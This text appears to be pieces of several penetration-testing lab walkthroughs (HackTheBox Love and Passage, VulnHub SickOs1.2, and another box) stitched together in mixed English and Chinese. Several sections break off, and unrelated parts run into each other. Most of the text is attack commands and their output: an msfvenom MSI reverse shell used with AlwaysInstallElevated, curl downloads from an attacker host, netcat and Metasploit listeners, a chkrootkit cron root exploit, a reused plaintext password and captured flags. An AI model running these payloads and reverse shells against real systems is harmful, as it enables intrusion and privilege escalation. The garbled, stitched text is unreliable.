
┌──(root💀kali)-[~/hackthebox/machine/love] └─# nc -lvp 9001 Ncat: Version 7.91 ( https://nmap.org/ncat ) Ncat: Listening on :::9001 Ncat: Listening on 0.0.0.0:9001 Ncat: Connection from 10.10.10.239. Ncat: Connection from 10.10.10.239:54537. SOCKET: Shell has connected! PID: 276 Microsoft Windows [Version 10.0.19042.928] (c) Microsoft Corporation. All rights reserved.
C:\>whoami love\phoebe
C:\>ls Users 'ls' is not recognized as an internal or external command, operable program or batch file.
C:\>dir Users Volume in drive C has no label. Volume Serial Number is 56DE-BA30
Directory of C:\Users
04/13/2021 06:58 AM <DIR> . 04/13/2021 06:58 AM <DIR> .. 04/12/2021 03:00 PM <DIR> Administrator 04/21/2021 07:01 AM <DIR> Phoebe 04/12/2021 02:10 PM <DIR> Public 0 File(s) 0 bytes 5 Dir(s) 2,277,662,720 bytes free

After running winPEAS we have the Privilege for AlwaysInstallElevated
Always Install Elevated
After reading the article we known that how to privesc.
First we create a rev shell with msfvenom.
1 2 3 4 5 6 7 8
┌──(root💀kali)-[~/hackthebox/machine/love] └─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f msi -o reverse.msi [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x64 from the payload No encoder specified, outputting raw payload Payload size: 460 bytes Final size of msi file: 159744 bytes Saved as: reverse.msi
Now transfer the rev shell into the machiene.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17
C:\Users\Phoebe\Desktop>curl http://10.10.14.5/reverse.msi -o reverse.msi % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 100 156k 100 156k 0 0 156k 0 0:00:01 0:00:01 --:--:-- 109k
C:\Users\Phoebe\Desktop>dir Volume in drive C has no label. Volume Serial Number is 56DE-BA30
Directory of C:\Users\Phoebe\Desktop
05/03/2021 02:09 AM <DIR> . 05/03/2021 02:09 AM <DIR> .. 05/03/2021 02:09 AM 159,744 reverse.msi 04/28/2021 06:18 AM 34 user.txt 2 File(s) 159,778 bytes 2 Dir(s) 2,277,412,864 bytes free
now start your netcat listner.
1
nc -lvp 1337
now paste this both command and then enter and you got the shell as root.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
C:\Users\Phoebe\Desktop>dir Volume in drive C has no label. Volume Serial Number is 56DE-BA30
Directory of C:\Users\Phoebe\Desktop
05/03/2021 02:09 AM <DIR> . 05/03/2021 02:09 AM <DIR> .. 05/03/2021 02:09 AM 159,744 reverse.msi 04/28/2021 06:18 AM 34 user.txt 2 File(s) 159,778 bytes 2 Dir(s) 2,277,597,184 bytes free
C:\Users\Phoebe\Desktop>This installation package could not be opened. Verify that the package exists and that you can access it, or contact the application vendor to verify that this is a valid Windows Installer package.

┌──(root💀kali)-[~/hackthebox/machine/love] └─# nc -lvp 1337 Ncat: Version 7.91 ( https://nmap.org/ncat ) Ncat: Listening on :::1337 Ncat: Listening on 0.0.0.0:1337 Ncat: Connection from 10.10.10.239. Ncat: Connection from 10.10.10.239:54539. Microsoft Windows [Version 10.0.19042.928] (c) Microsoft Corporation. All rights reserved.
C:\WINDOWS\system32>whoami whoami nt authority\system
C:\WINDOWS\system32>cd C:\Users\Administrator\Desktop cd C:\Users\Administrator\Desktop
C:\Users\Administrator\Desktop>dir dir Volume in drive C has no label. Volume Serial Number is 56DE-BA30
Directory of C:\Users\Administrator\Desktop
04/13/2021 03:20 AM <DIR> . 04/13/2021 03:20 AM <DIR> .. 04/28/2021 06:18 AM 34 root.txt 1 File(s) 34 bytes 2 Dir(s) 2,277,384,192 bytes free
C:\Users\Administrator\Desktop>type root.txt type root.txt 54b6e31b307e2bc394f4f7d27556e788
root@kali:~# nmap -sV -v -p- --min-rate=10000 10.10.10.206 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
from the page we know about NMS (News Management System) Cutenews.
1
Powered by CuteNews
After some googling, I found that we can visit the NMS panel after placing CuteNews on the web page.
1
http://10.10.10.206/CuteNews/
first regist then sign in,but nothing interesting,then got the version of CuteNews in the same page.
SSH is not allowed to log in with Password. So I tried to SU into Paul.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16
username : paul password : atlanta1

www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul su paul Password: atlanta1
paul@passage:/var/www/html/CuteNews/cdata/users$ cd ~ cd ~ paul@passage:~$ ls ls Desktop Downloads Music Public user.txt Documents examples.desktop Pictures Templates Videos paul@passage:~$ cat user.txt cat user.txt 7b75a13dc30044026e830c894aaf83c0
and we got user.txt

got root
We Can Cat SSH Keys Of Nadav, because Nadav uses the same SSH key for Paul.
root@kali:~/hackthebox/machine/passage# ssh -i nadav-key nadav@10.10.10.206 load pubkey "nadav-key": invalid format The authenticity of host '10.10.10.206 (10.10.10.206)' can't be established. ECDSA key fingerprint is SHA256:oRyj2rNWOCrVh9SCgFGamjppmxqJUlGgvI4JSVG75xg. Are you sure you want to continue connecting (yes/no/[fingerprint])? yes Warning: Permanently added '10.10.10.206' (ECDSA) to the list of known hosts. Last login: Mon Aug 31 15:07:54 2020 from 127.0.0.1 nadav@passage:~$ id uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare) nadav@passage:~$ whoami nadav
Dbus – USB Controller Privilege Escalation – Root
Listing all the process gave me a hint for Root.
1 2
nadav@passage:~$ ps -aux | grep usb nadav 3430 0.0 0.0 21264 1028 pts/19 S+ 00:14 0:00 grep --color=auto usb
reference to USBCreator D-Bus Privilege Escalation in Ubuntu Desktop
Pre Requirements:
The user must be in the Sudoers group. Here in our case, Nadav is in the Sudoers group.
The user must have executable privileges to the dbus tool.
then We have everything we need. it’s time to launch our attack. As we already know the dbus system block as com.ubuntu.USBCreator by default, we can send a system call to Dbus message.
root@kali:~# nmap -sn -v 192.168.66.* Nmap scan report for 192.168.66.14 Host is up (0.00033s latency). MAC Address: 00:0C:29:1B:36:86 (VMware)
1 2 3 4
root@kali:~# nmap -sV -v -p- 192.168.66.14 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0) 80/tcp open http lighttpd 1.4.28



root@kali:~# nmap -A -v -p 22,80 192.168.66.14 -T4 --script=vuln 22/tcp open ssh OpenSSH 5.9p1 Debian 5ubuntu1.8 (Ubuntu Linux; protocol 2.0) |_clamav-exec: ERROR: Script execution failed (use -d to debug) 80/tcp open http lighttpd 1.4.28 |_clamav-exec: ERROR: Script execution failed (use -d to debug) |_http-csrf: Couldn't find any CSRF vulnerabilities. |_http-dombased-xss: Couldn't find any DOM based XSS. | http-enum: |_ /test/: Test page |_http-server-header: lighttpd/1.4.28 | http-slowloris-check: | VULNERABLE: | Slowloris DOS attack | State: LIKELY VULNERABLE | IDs: CVE:CVE-2007-6750 | Slowloris tries to keep many connections to the target web server open and hold | them open as long as possible. It accomplishes this by opening connections to | the target web server and sending a partial request. By doing so, it starves | the http server's resources causing Denial Of Service. | | Disclosure date: 2009-09-17 | References: | https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750 |_ http://ha.ckers.org/slowloris/ |_http-stored-xss: Couldn't find any stored XSS vulnerabilities. |_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug) | vulners: | cpe:/a:lighttpd:lighttpd:1.4.28: | CVE-2013-4559 7.6 https://vulners.com/cve/CVE-2013-4559 | CVE-2014-2323 7.5 https://vulners.com/cve/CVE-2014-2323 | CVE-2013-4508 5.8 https://vulners.com/cve/CVE-2013-4508 | CVE-2018-19052 5.0 https://vulners.com/cve/CVE-2018-19052 | CVE-2014-2324 5.0 https://vulners.com/cve/CVE-2014-2324 | CVE-2011-4362 5.0 https://vulners.com/cve/CVE-2011-4362 |_ CVE-2013-4560 2.6 https://vulners.com/cve/CVE-2013-4560
www-data@ubuntu:/tmp$ chmod 777 * chmod 777 * chmod: changing permissions of `VMwareDnD': Operation not permitted chmod: changing permissions of `vgauthsvclog.txt.0': Operation not permitted chmod: changing permissions of `vmware-root': Operation not permitted www-data@ubuntu:/tmp$ ls -la ls -la total 24 drwxrwxrwt 4 root root 4096 Mar 29 23:24 . drwxr-xr-x 22 root root 4096 Mar 30 2016 .. drwxrwxrwt 2 root root 4096 Mar 29 22:58 VMwareDnD srwxrwxrwx 1 www-data www-data 0 Mar 29 22:58 php.socket-0 -rwxrwxrwx 1 www-data www-data 76 Mar 29 23:18 update -rw-r--r-- 1 root root 1600 Mar 29 22:58 vgauthsvclog.txt.0 drwx------ 2 root root 4096 Mar 29 22:58 vmware-root
然后等待几分钟
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19
root@ubuntu:/tmp# id id uid=0(root) gid=0(root) groups=0(root) root@ubuntu:/tmp# whoami whoami root root@ubuntu:/tmp# cd /root cd /root root@ubuntu:~# ls ls 304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz chkrootkit-0.49 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt newRule root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.
Metasploit tip: You can use help to view all available commands
msf5 > use exploit/multi/handler msf5 exploit(multi/handler) > set lport 443 lport => 443 msf5 exploit(multi/handler) > set lhost 192.168.233.128 lhost => 192.168.233.128 msf5 exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp payload => linux/x86/shell_reverse_tcp msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.233.128:443 [*] Command shell session 1 opened (192.168.233.128:443 -> 192.168.233.129:48340) at 2020-03-30 02:40:05 -0400
id uid=33(www-data) gid=33(www-data) groups=33(www-data) $ pwd / $ whoami www-data $ backgroud /bin/sh: 5: backgroud: not found $ background
Background session 1? [y/N] y msf5 exploit(multi/handler) >
Name Disclosure Date Rank Description ---- --------------- ---- ----------- exploit/unix/local/chkrootkit 2014-06-04 manual Chkrootkit Local Privilege Escalation
msf exploit(handler) > use exploit/unix/local/chkrootkit msf exploit(chkrootkit) > show options
Module options (exploit/unix/local/chkrootkit):
Name Current Setting Required Description ---- --------------- -------- ----------- CHKROOTKIT /usr/sbin/chkrootkit yes Path to chkrootkit SESSION yes The session to run this module on.
Exploit target:
Id Name -- ---- 0 Automatic
msf exploit(chkrootkit) > set session 1 session => 1 msf exploit(chkrootkit) > set lport 8080 lport => 8080
msf5 exploit(unix/local/chkrootkit) > set LHOST 192.168.233.128 LHOST => 192.168.233.128 msf5 exploit(unix/local/chkrootkit) > run -j [*] Exploit running as background job 1. [*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.233.128:8080 msf5 exploit(unix/local/chkrootkit) > [!] Rooting depends on the crontab (this could take a while) [*] Payload written to /tmp/update [*] Waiting for chkrootkit to run via cron... [*] Accepted the first client connection... [*] Accepted the second client connection... [*] Command: echo m6QrrJnhcNykbebU; [*] Writing to socket A [*] Writing to socket B [*] Reading from sockets... [*] Reading from socket A [*] A: "m6QrrJnhcNykbebU\r\n" [*] Matching... [*] B is input... [*] Command shell session 2 opened (192.168.233.128:8080 -> 192.168.233.129:37735) at 2020-03-30 03:15:49 -0400 [+] Deleted /tmp/update id [*] exec: id
msf5 exploit(unix/local/chkrootkit) > sessions 2 [*] Starting interaction with 2...
id uid=0(root) gid=0(root) groups=0(root) whoami root python -c 'import pty; pty.spawn("/bin/bash")' root@ubuntu:/tmp# id id uid=0(root) gid=0(root) groups=0(root) root@ubuntu:/tmp# cd /root cd /root root@ubuntu:~# ls ls 304d840d52840689e0ab0af56d6d3a18-chkrootkit-0.49.tar.gz chkrootkit-0.49 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt newRule root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.
Thanks for giving this try.
@vulnhub: Thanks for hosting this UP!.
成功的获取到了flag
知识点总结
HTTP put方法写入shell
cron定时任务+chkrootkit漏洞CVE-2014-0476—提权
msf的exploit/unix/local/chkrootkit模块—提权
Game over
不好意思,这次还是没有找到希腊某位大佬的傻瓜式一键通关脚本,i am so sorry about this…It’s a pity…
bob> Great work. bob> Meet me there. ...> ? bob> What? You don't know where? bob> Work a little more your post exploitation skills. Secret Code: TGglMUxecjJDSDclN1Ej Mail me your methods at: anestis@bechtsoudis.com
将其中的Secret Code:TGglMUxecjJDSDclN1Ej,base64解密,如下:
1 2 3
root@kali:~# python checkifbase64.py Enter string to check ifbase64: TGglMUxecjJDSDclN1Ej Lh%1L^r2CH7%7Q#